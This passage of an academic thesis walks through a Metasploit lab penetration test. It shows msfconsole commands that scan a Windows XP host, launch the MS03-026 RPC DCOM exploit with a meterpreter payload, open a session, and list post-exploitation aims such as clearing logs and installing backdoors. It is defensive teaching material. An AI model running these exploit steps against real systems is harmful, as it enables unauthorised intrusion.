Here, during implementation process, an isolated network was setup in a campus network for finding vulnerabilities and loopholes and then exploit them. For demonstrating the procedure, various system machines have been taken running windows xp, windows 2000 professional, running fedora 13, window 2003 server and so on. These machines are connected to the internet within a network. An attacker machine, running BackTrack 4 is also there. Using this machine, Penetration Testing will be done on Campus Network by finding vulnerabilities and loopholes in various machines within the network and then exploit those vulnerabilities and reporting to the authorities with victim machines which will be the entry points for any attacker to hack into the university campus.




Figure 4.2: A Lab Setup

A setup was created having many windows machines running on campus like window XP, window 2000, window 2000, and fedora 13. A Pen tester is having BACKTRACK 4 having kernel 2.6.35.

4.3 Setup Metasploit Framework

A Metasploit framework was setup for penetration testing over network campus. Here, Putty has been connected to the backtrack instance for making snapshots clear and larger. As, studied in literature survey, metasploit framework contains many interfaces like msfconsole, msfcli, msfgui etc. Here, msfconsole has been used which is a way to access Metasploit framework.

```

root@bt:/pentest/exploits/framework3# ./msfconsole

  ##  ##  ####  #####  #####  #####  ###  ####  ##  ##
#####  ##  ##  #####  #####  ##  ##  ##  ##  #####
#####  #####  ##  #####  #####  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ####  ##  #####  #####  ##  #####  #####  ##

      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 585 exploits - 297 auxiliary
+ -- --=[ 219 payloads - 27 encoders - 8 nops

msf >
msf >


```

Snapshot 4.1: Msfconsole

4.4 Integrating Metasploit Framework with 3rd party tools and Database.

Integration of Metasploit with 3rd party tools makes the Metasploit Framework more significant. Here nmap has been integrated with Metasploit for directly using nmap through metasploit, for identifying various version, operating system and port scanning. Then the results can be stored in its database files using sqlite3 and can be retrieved easily when needed. Similarly, nessus can be integrated with metasploit for detecting open ports and various running services on those ports and the vulnerabilities. Then these results can be stored in database. Hence they provide sufficient information quickly when needed.

First, using Database driver “sqlite”, metasploit framework has been connected with the database.

A terminal window with a blue title bar showing the command prompt 'root@bt: ~'. The Metasploit (msf) prompt is used to enter several commands. The output shows the successful configuration of the sqlite3 database driver and connection to a database named 'metasploit'.

```
msf > db_driver sqlite3
[*] Using database driver sqlite3
msf >
msf > db_connect metasploit
[-] Note that sqlite is not supported due to numerous issues.
[-] It may work, but don't count on it
[*] Creating a new database file...
[*] Successfully connected to the database
[*] File: metasploit
msf >
msf > █
```

Snapshot 4.2: Integration with Database

Now, nmap results will be stored in database and can be retrieved whenever we want. For example, nmap was run on target window XP machine with version and operating system scan open.

4.4.1 Integrating nmap within Metasploit Framework

```
root@bt: ~  
msf > db_nmap -sV -O 192.168.1.6  
Starting Nmap 5.00 ( http://nmap.org )
```

Snapshot 4.3: Integration with nmap

Here, db_nmap provides a connection of nmap with database within Metasploit Framework. db_nmap has been done to integrate nmap with database. Here, it is showing by an example, hoe to integrate third party tools within Metasploit Framework.

```
Starting Nmap 5.00 ( http://nmap.org )  
Interesting ports on 192.168.1.6:  
Not shown: 990 closed ports  
PORT      STATE SERVICE      VERSION  
7/tcp     open  echo  
9/tcp     open  discard?  
13/tcp    open  daytime      Microsoft Windows USA daytime  
17/tcp    open  qotd          Windows qotd  
19/tcp    open  chargen  
135/tcp   open  msrpc         Microsoft Windows RPC  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds  
1025/tcp  open  msrpc         Microsoft Windows RPC  
5000/tcp  open  upnp          Microsoft Windows UPnP  
MAC Address: 08:00:27:4F:2B:A0 (Cadmus Computer Systems)  
Device type: general purpose  
Running: Microsoft Windows 2000|XP  
OS details: Microsoft Windows 2000 SP0/SP1/SP2 or Windows XP SP0/SP1, Microsoft Windows XP SP1  
Network Distance: 1 hop  
Service Info: OS: Windows  
  
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submi  
t/ .  
Nmap done: 1 IP address (1 host up) scanned in 32.81 seconds  
msf >
```

Snapshot 4.4: Nmap scan

Thus it shows that nmap is running as a third party tools in Metasploit framework, capturing all the open ports and operating system services of the victim machine. The results will be saved in database and can be retrieved easily. Thus, the importance of integrating third party tools with Metasploit Framework is that when penetration testing will have to be applied on large network having several open ports and all running vulnerable services, then the results or reports of the tools can be saved in database and can be retrieved easily when needed.

Here, nmap results show that various ports are open on victim machine running window XP. Port 135 shows that as it is open, we can try for MSRPC DCOM vulnerability.

4.5 RPCDCOM Vulnerability

After using vulnerability scanning tool like nmap for open ports and services running on those ports, we found out that a vulnerable service RPCDCOM was running on port 135 of window XP machine. RPCDCOM had a vulnerability which was very well documented in MS03-026. In this, buffer overrun in RPC Interface could allow code execution.

4.6 Performing Penetration testing on Campus Network.

After scanning our network using nmap tool, we found out that windowXP client was running an RPCDCOM vulnerability on port no 135. Rpcdcom is remote procedure call buffer overrun vulnerability. Hence we will try to exploit that vulnerability on the target machine window XP showing below.

First of all, a command will be run `/pentest/exploits/framework3` from root directory within backtrack instance to enter into the metasploit Msfconsole. Several other utilities are also there like graphical user interface and msfclient. These all utilities can be viewed using `ls` command. This figure shows that Metasploit framework has many exploits, auxiliary modules and several payloads.

4.6.2 Searching for dcom exploit

```
msf > search dcom
[*] Searching loaded modules for pattern 'dcom'...

Exploits
=====

  Name                                Rank  Description
  ----                                -
  windows/dcerpc/ms03_026_dcom         great Microsoft RPC DCOM Interface Overflow
  windows/driver/broadcom_wifi_ssid    low   Broadcom Wireless Driver Probe Response SS
OW
  windows/smb/ms04_031_netdde         good  Microsoft NetDDE Service Overflow

msf >
```

Snapshot 4.7: Searching DCOM exploit

Here, we search all available dcom exploits. Three exploits were found. Here Microsoft RPC DCOM Interface overflow exploit will be used.

4.6.3 Selecting Specific Exploit

```
msf > use windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

Snapshot 4.8: Selecting Exploit

The specific exploit has been selected here and will be used for further exploitation. Msfconsole has now accepted the exploit having ms_03_026_dcom.

4.6.4 Show options

```
msf > use windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	135	yes	The target port

Exploit target:

Id	Name
0	Windows NT SP3-6a/2000/XP/2003 Universal

```
msf exploit(ms03_026_dcom) > █
```

Snapshot 4.9: Module and Exploit options

Here, it shows the various options like target address and target port number. The fields which are required should be filled. Here, target machine ip address is not filled, so we have to fill it in next step.


4.6.5 Setting Required options

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.3
RHOST => 192.168.1.3
msf exploit(ms03_026_dcom) > █
```

Snapshot 4.10: Setting options

4.6.6 Searching appropriate PAYLOAD

A PAYLOAD is the code which runs after exploit succeeds.



```
root@bt: /pentest/exploits/framework3
msf exploit(ms03_026_dcom) > set PAYLOAD

set PAYLOAD generic/shell_bind_tcp
set PAYLOAD generic/shell_reverse_tcp
set PAYLOAD generic/tight_loop
set PAYLOAD windows/adduser
set PAYLOAD windows/dllinject/bind_ipv6_tcp
set PAYLOAD windows/dllinject/bind_nonx_tcp
set PAYLOAD windows/dllinject/bind_tcp
set PAYLOAD windows/dllinject/reverse_http
set PAYLOAD windows/dllinject/reverse_ipv6_tcp
set PAYLOAD windows/dllinject/reverse_nonx_tcp
set PAYLOAD windows/dllinject/reverse_ord_tcp
set PAYLOAD windows/dllinject/reverse_tcp
set PAYLOAD windows/dllinject/reverse_tcp_allports
set PAYLOAD windows/dllinject/reverse_tcp_dns
set PAYLOAD windows/download_exec
set PAYLOAD windows/exec
set PAYLOAD windows/meterpreter/bind_ipv6_tcp
set PAYLOAD windows/meterpreter/bind_nonx_tcp
set PAYLOAD windows/meterpreter/bind_tcp
set PAYLOAD windows/meterpreter/reverse_http
set PAYLOAD windows/meterpreter/reverse_https
set PAYLOAD windows/meterpreter/reverse_ipv6_tcp
set PAYLOAD windows/meterpreter/reverse_nonx_tcp
set PAYLOAD windows/meterpreter/reverse_ord_tcp
--More--
```

Snapshot 4.11: Show PAYLOAD

After setting PAYLOAD and pressing tab twice gives us the various PAYLOAD options. Thus, a PAYLOAD provides us various ways to enter into the system and gaining access. For example, Meterpreter is a PAYLOAD having several extensions, modules and Scripts as discussed in the literature review. Using all these functionalities, one can get higher privileges and also can run various back doors, root kits for further uninterrupted usage.


4.6.7 Setting appropriate PAYLOAD

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
```

Snapshot 4.12: Setting PAYLOAD

Here, windows/meterpreter/bind_tcp payload has been set, which is going to bind to a remote tcp port.

4.6.8 Confirm Options



The screenshot shows the Metasploit Meterpreter interface. It displays the 'Module options' for the 'windows/meterpreter/bind_tcp' module, followed by the 'Payload options' for the same module. The 'Exploit target' section shows a single target available.

Module options:

Name	Current Setting	Required	Description
RHOST	192.168.1.3	yes	The target address
RPORT	135	yes	The target port

Payload options (windows/meterpreter/bind_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LPORT	4444	yes	The listen port
RHOST	192.168.1.3	no	The target address


Exploit target:

Id	Name
0	Windows NT SP3-6a/2000/XP/2003 Universal

Snapshot 4.13: Again Options

Again, options are checked to ensure that we have filled all the entries. While looking at PAYLOAD options, it shows that our local port 4444 has been bind to remote machine.

4.6.9 Run Exploit



```
msf exploit(ms03_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.3[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.3[135] ...
[*] Sending exploit ...
[*] Sending stage (748544 bytes) to 192.168.1.3
[*] The DCERPC service did not reply to our request

meterpreter > I
meterpreter > █
```

Snapshot 4.14: Run Exploit code

Thus, after running Exploit command, the bind handler was started and was bound to remote machine port no. 135. Here, a Meterpreter session has been opened which has been connected to the remote machine. Thus, we can send various commands from our side to gaining access into the target machine.

4.6.10 Using ipconfig

```
meterpreter >
meterpreter >
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 08:00:27:4f:2b:a0
IP Address   : 192.168.1.3
Netmask      : 255.255.255.0

T
```

Snapshot 4.15: Using ipconfig

Thus, exploit succeeds as we have got access to the command prompt and can do various attacks using this command prompt.

4.7 Post Exploitation

Post Exploitation is the process that comes after exploitation. Since, more emphasis has always been given to exploitation and Post exploitation is always underrated. But, using Post exploitation, it can be find out that how much deep an attacker can go in our network. Various good features of Post Exploitation are there. Some of them are:

- Clearing logs
- Turning off AVs and IDSs
- Read/Modify confidential data
- Execute programs
- Install Backdoors, root kits
- Local and Domain Privilege Escalation
- Pivoting

4.8 Demonstrating the use of Network Penetration Testing on Campus Network

Penetration testing provides assurance of security to any organization. Here, after implementing the Penetration Testing framework on network, we are going to demonstrate the use of penetration testing on campus network.

4.8.1 Analyse the impact of RPCDCOM on Various Systems

During Penetration testing on Campus network, RPC service was found running on port 135 and was exploited using RPCDCOM exploit in Integrated Metasploit Framework. As, it is a buffer overrun vulnerability, RPC uses the client/server model of communication where the requesting machine is considered the client and the machine servicing the request is considered the server. Hence, it was bound to port 4444 of our backtrack machine.

Systems affected by this vulnerability

- Microsoft Windows Server 2003, 64-Bit Enterprise Edition
- Microsoft Windows Server 2003, Enterprise Edition
- Microsoft Windows Server 2003, Standard Edition
- Microsoft Windows XP Professional
- Microsoft Windows XP Home Edition
- Microsoft Windows XP Media Center Edition
- Microsoft Windows XP Tablet PC Edition
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Server
- Microsoft Windows NT Server 4.0
- Microsoft Windows NT Server 4.0 Terminal Server Edition
- Microsoft Windows NT Workstation 4.0

These were the systems affected by RPCDCOM vulnerability during penetration testing on campus network. It was found using command
./dcom <target id of system> <target ip of system>

Countermeasures from RPCDCOM

As, RPC is an important service that runs on window machines, it cannot be make disabled to avoid RPCDCOM attack, because many other services will also be affected after disabling it. Hence, some other measures must be taken. For example, upgrading to windows 7 is a good choice because it is not affected by RPCDCOM exploit. Also, Patching should also be done immediately when vulnerability occurs and use of updated Antivirus and Firewalls can avoid from these types of attacks.

4.8.2 Confirming Security of Network using Automated Metasploit Framework Integrated with Third Party Tools

During penetration testing on campus network, an automated Penetration Testing approach has been used which scanned a large number of systems in the network. It can scan a single ip as well as range of ips using functionality of integrating nmap with Metasploit framework. Without automation, first nmap has to be installed for scanning network, and then nessus has to be installed for vulnerability scanning and then install any exploitation framework for exploiting the vulnerability. But, here, an automated vulnerability detection and exploitation framework, after integrating with database and third party tools like nmap, nessus, has been used. After integrating with third party tools, there will be no need to install nmap and nessus tools separately.

It is called automated, because after integrating with third party tools and database, all the entries of a large network and will be stored in form of tables in the Database and can be retrieved easily when a test has to be done. Hence, it will automatically scan a large network, automatically scan the vulnerabilities and will exploit those vulnerabilities. Hence, ne need to sit around and manually scan the network.

Thus, due to automation, a Penetration Testing framework works much faster than manual testing framework.

Various significant features of Penetration Testing on university campus network are there. Some are:

- Saves a lot of money in remediation and notification costs by avoiding network downtime.
- No need to give a huge amount of money to the professional testers, every time, a penetration test is conducted on campus. Since penetration tests are done on routine basis, it is better to do it by ourselves to save a huge amount of money.
- Any important information can be easily accessed by third party pen testers and can be easily provided to the rivals. So it is better to do it from trustworthy pen testers within organization.
- Since, same open source tools are used by attackers for vulnerability exploitation, it is better to assure our network security by taking full knowledge of these tools before doing Penetration Test.

5.1 Conclusion

After going through a deep study of penetration testing framework and analyzing the various tools used, we have reached to a point of conclusion that:

- Penetration testing provides the organization a snapshot of the overall security of the network infrastructure.
- A penetration testing process should be carried out in a proper manner and methodology. Proper planning and analysis phase should be taken most seriously as all done after it relies on this phase only.
- A penetration Testing Framework provides each and every detail of the vulnerability that it finds and also provides the organization with countermeasures.
- Metasploit Framework is the best among all other commercial and open source exploitation tools. Integrating Metasploit with various tools like nessus, nmap and other third party tools make it very efficient. Various extensions, commands are there in Metasploit framework which can be used for Post Exploitation.
- An Automated Penetration Testing Framework integrated with various third party tools works much faster than manual testing framework.

This thesis explored and investigated the various Network Penetration Testing tools and methodologies. The main results are as follows:

- Design and developed the enhanced framework of Network Penetration Testing over University. This framework tries to find out the loopholes and vulnerabilities in the network and exploit them before attackers. Hence provide an assurance of secure network.

- Demonstrated the use of Penetration testing over campus network by avoiding unnecessary expenditures of professional testers as they also follow same tools and techniques and their unreliable nature.

5.2 Future Scope

This work can be extended in different directions:

- Automation of the whole framework can be done for exploiting zero day vulnerabilities having no database of it.
- Building enterprise security testing solutions that empower organizations to isolate test and measure their IT vulnerabilities across an even broader set of IT assets.
- In future, work can be extended to increase the efficiency of finding all the vulnerabilities present in the network. Although, practically it's not possible. So efforts can be done by using some new techniques like 'Integrating CORE IMPACT Pro with Metasploit framework'

References

- [1] S. Northcutt, J. Shenk, D. Shackleford, T. Rosenberg, R. Siles, and S. Mancini. “Penetration Testing: Assessing your overall security before attackers do”. Sponsored by Core Impact, SANS Analyst Programme. June, 2006.
- [2] F.Alisherov A., F. Sattarova Y., Multimedia Engineering Department, Hannam University, South Korea, “Methodology for Penetration Testing”. International Journal of Grid and Distributed Computing Vol.2, No.2, June 2009.
- [3] Chan Tuck Wai (twchan001), SANS Institute InfoTech Reading Room, “Conducting a Penetration Test on an organization”. SANS Institute, (2002), http://www.sans.org/reading_room/whitepapers/auditing/conducting-penetration-test-organization_67.
- [4] P. Asadoorian, GCIA, GCIH, Pauldotcom enterprises, LLC, “Introduction to Penetration Testing”. 2009.
- [5] J. Shewmaker. “Introduction to Network Penetration Testing”. Sponsored by SANS- Institute, 2008.
- [6] Manish S. Saindane. “Penetration Testing: A Systematic Approach”, 2008. [http:// www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf](http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf)
- [7] Syrinx Technologies, “Penetration Testing Methodology”, version 1.1, http://www.syrinxtech.com/.../Penetration_Testing_Methodology.pdf
- [8] A white Paper by Insight Technologies provided by SIEMENS, “Penetration testing, Why Methodical and Proven Approach to Penetration Testing is essential in formulating an effective Security Testing Strategy”.
- [9] D. Mohanty. “Demystifying Penetration Testing” by HackingSpirits, 2009, [http:// webuser.hs-furtwangen.de/~reich/Diplomarbeiten/DAPeterBlauth.pdf](http://webuser.hs-furtwangen.de/~reich/Diplomarbeiten/DAPeterBlauth.pdf).

- [10] P. Bogaerts, A. xxradar. "Metasploit for Dummies", version 1.0 11-08-2004, http://www.radarhack.com/tutorial/metasploit_for_dummies.pdf.
- [11] N. Y. Hamisi, Student MIEEE, N. H. Mvungi, MIEEE, D. A. Mfinanga, B. M. M. Mwinyiwiwa, Member, MIEEE. "Intrusion detection by penetration test in an organization network". 978-1-4244-3523-4/09, 2009 IEEE
- [12] S. Sims, "Custom Penetration Testing", SANS Security, 2009, <http://files.sans.org>.
- [13] P. Asadoorian, L. Pesce, J. Strand, PaulDotCom Enterprises, LLC. "Best of Network Penetration Testing Tools", Jan 2009.
- [14] R. Budiarti, S. Ramadass, A. Samsudin, S. Noor, Network Research group school of computer sciences. "Development of Penetration Testing Model for Increasing Network Security". , Malaysia, 0-7803-8482-2104, 2004 IEEE
- [15] B. Skaggs, B. Blackburn, S. Shenoi, "NETWORK VULNERABILITY ANALYSIS". Centre for Information Security Department of Computer Science, Keplinger Hall University of Tulsa, Tulsa, Oklahoma 74104 USA, 0-7803-7523-8/02/\$17.00 82002 IEEE.
- [16] SANS Security: SEC560: "Network Penetration Testing and Ethical Hacking", 2010, <http://www.sans.org/security.../network-penetration-testing-ethical-hacking.pdf>
- [17] H D Moore, Director of security research, "Exploitation (Exploit Automation and IPS Invasion)", CanSecWest 2006.
- [18] C. J. Marquez. "An analysis of IDS Penetration Testing Tool: Metasploit". Department of Technology Systems, East Carolina University, Greenville, NC, U.S.A.

- [19] M. T. Irani, E. R. Weippl, “Automation of Post-Exploitation (Focused on MS-Windows Targets)”, Secure Business Austria, Favoritenstr, 16 A-1040 Vienna, Austria.
- [20] D. D. Beer, C. Hornat, “Penetration Testing with Metasploit”, 2006,
<http://www.scribd.com/doc/48616896/MSF-final>
- [21] B. Greenwood, GSEC-GIAC Security Essential Certification, version 1.4c,
“An introduction to the Metasploit Project for the Pen Tester”, March 09, 2011.
- [22] G. Barrie, P. Weatherhead, “Free/ Open Source Security Tools”, Digital Boundary Group, 2004.
- [23] A. K. Saxena, S. Kumar, “Network Penetration Testing”. 2006.
- [24] D. Geer, J. Harthorne, “Penetration Testing: A Duet”, Proceedings of the 18th Annual Computer Security Applications Conference (ACSAC.02), 1063-9527/02, 2002 IEEE.
- [25] M. Christiansen, R. Wanner, “Stack Buffer Overflows: Detect and Exploit”, GCIH Gold technologies, SANS security, 2007.
- [26] S. Turpe, J. Eichler, “Testing Production Systems Safely: Common Precautions in Penetration Testing”, 978-0-7695-3820-4/09 2009 IEEE
- [27] J. Nilsson, V. Virta, “Vulnerability Scanners”, Department of computer and system science, Stockholm, May 2006.
- [28] M. Rowton, “Introduction to Nessus”, Securitydocs library, 11/22/2004.

- [29] TJ OConnor, D. Shinberg, “Defending your organization against Penetration Testing teams”, GIAC Gold Certification, December 1, 2010.

- [30] D. Burrows, “Introduction to becoming a Penetration Tester”, SANS infotech, version 1.3, 2006.

- [31] T. P. Layton, Sr., “Penetration Studies- A technical Overview”, GSEC Practical Assignment Version 1.3 December 12, 2001.

- [32] D. Huemer, C. Proschinger, S. Winkler, “Collaborative Penetration Testing”, Raiffiesen Informatik, September 25, 2008.

- [33] J. Newsome, D. Broomley, D. Song, “Vulnerability-Specific Execution Filtering for Exploit Prevention on Commodity Software”, 2008.

Paper Publication

Gurpreet Singh, Maninder Singh, V.P.S. Kaushal, “Evaluating Open Source Penetration Testing Framework in a University Campus”, Paper has been published in Research Journal of Computer Systems Engineering- RJCSE- an International Journal (ISSN: 2230-8563; e-ISSN: 2230-8571), vol 02, issue 02, june, 2011